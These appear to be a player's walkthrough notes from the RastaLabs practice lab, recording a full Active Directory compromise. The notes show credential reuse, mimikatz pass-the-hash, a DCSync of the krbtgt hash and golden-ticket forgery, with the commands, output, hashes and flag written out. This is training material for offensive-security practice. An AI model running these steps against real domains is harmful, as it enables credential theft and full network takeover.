using epugh_adm creds, logged in to web01 (10.10.110.10) and from there took rdp of sql01(10.10.122.15) using same creds and then rdp to fs01 with user gopikrishna [local admin]

copy and paste p0wnedshell.exe

run p0wnedshell.exe with admin cmd,

option 4, invoke mimikatz ----> get the ntlm hash of rweston_da [domain admin]


rweston_da hash --- ab7b75ff84475be2e8c4dcb7390955c3:3ff61fa259deee15e4042159d7b832fa

to get rweston_da cmd shell, type this cmd in mimikatz,
sekurlsa::pth /user:rweston_da /domain:rastalabs.local /ntlm:3ff61fa259deee15e4042159d7b832fa

in the rweston cmd, open p0wnedhsell
option 10, perform dcsync to get krbtgt hash

krbtgt : 1b6e14bc52b67a2357f7938a8bbceb1b

option 10, generate golden ticket



```
[+] Finally enter the name of the Super Human you want to be: rweston_da

[+] Now wait while generating a forged Ticket-Granting Ticket (TGT)...

Hostname: fs01.rastalabs.local / S-1-5-21-2919673885-940875513-1261788316

  .#####.   mimikatz 2.1 (x64) built on Dec 11 2016 18:05:17
 .## ^ ##.  "A La Vie, A L'Amour"
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                 with 20 modules * * */

mimikatz(powershell) # kerberos::purge
Ticket(s) purge for current session is OK

mimikatz(powershell) # kerberos::golden /domain:rastalabs.local /user:rweston_da /sid:S-1-5-21-1396373213-2872852198-20338608
59 /krbtgt:1b6e14bc52b67a2357f7938a8bbceb1b /ticket:C:\Users\GOPIKR~1\Desktop\rweston_da.ticket
User      : rweston_da
Domain    : rastalabs.local (RASTALABS)
SID       : S-1-5-21-1396373213-2872852198-2033860859
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: 1b6e14bc52b67a2357f7938a8bbceb1b - rc4_hmac_nt
Lifetime  : 10/08/2018 19:18:30 ; 07/08/2028 19:18:30 ; 07/08/2028 19:18:30
-> Ticket : C:\Users\GOPIKR~1\Desktop\rweston_da.ticket
```

mimikatz(powershell) # kerberos::golden /domain:rastalabs.local /user:rweston_da /sid:S-1-5-21-1396373213-2872852198-2033860859 /krbtgt:1b6e14bc52b67a2357f7938a8bbceb1b /ticket:C:\Users\GOPIKR~1\Desktop\rweston_da.ticket

mimikatz(powershell) # kerberos::ptt C:\Users\GOPIKR~1\Desktop\rweston_da.ticket

kerberos ticket is in memory, so can do all operations on same cmd

```
[+] Now lets inject our Kerberos ticket in the current session

Hostname: fs01.rastalabs.local / S-1-5-21-2919673885-940875513-1261788316

  .#####.   mimikatz 2.1 (x64) built on Dec 11 2016 18:05:17
 .## ^ ##.  "A La Vie, A L'Amour"
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                     with 20 modules * * */

mimikatz(powershell) # kerberos::ptt C:\Users\GOPIKR~1\Desktop\rweston_da.ticket

* File: 'C:\Users\GOPIKR~1\Desktop\rweston_da.ticket': OK


[+] And finally check if we really have SuperPower:


[+] OwYeah, rweston_da you are in Full Control of the Domain :)


    Directory: \\dc01.rastalabs.local\C$


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----       16/07/2016     14:23                PerfLogs
d-r---       22/10/2017     21:37                Program Files
d-----       16/07/2016     14:23                Program Files (x86)
d-r---       26/10/2017     22:41                Users
d-----       21/10/2017     10:43                Windows


Press Enter to Continue...
```

pushd \\dc01.rastalabs.local\C$

RASTA{r4574l4b5_ch4mp10n}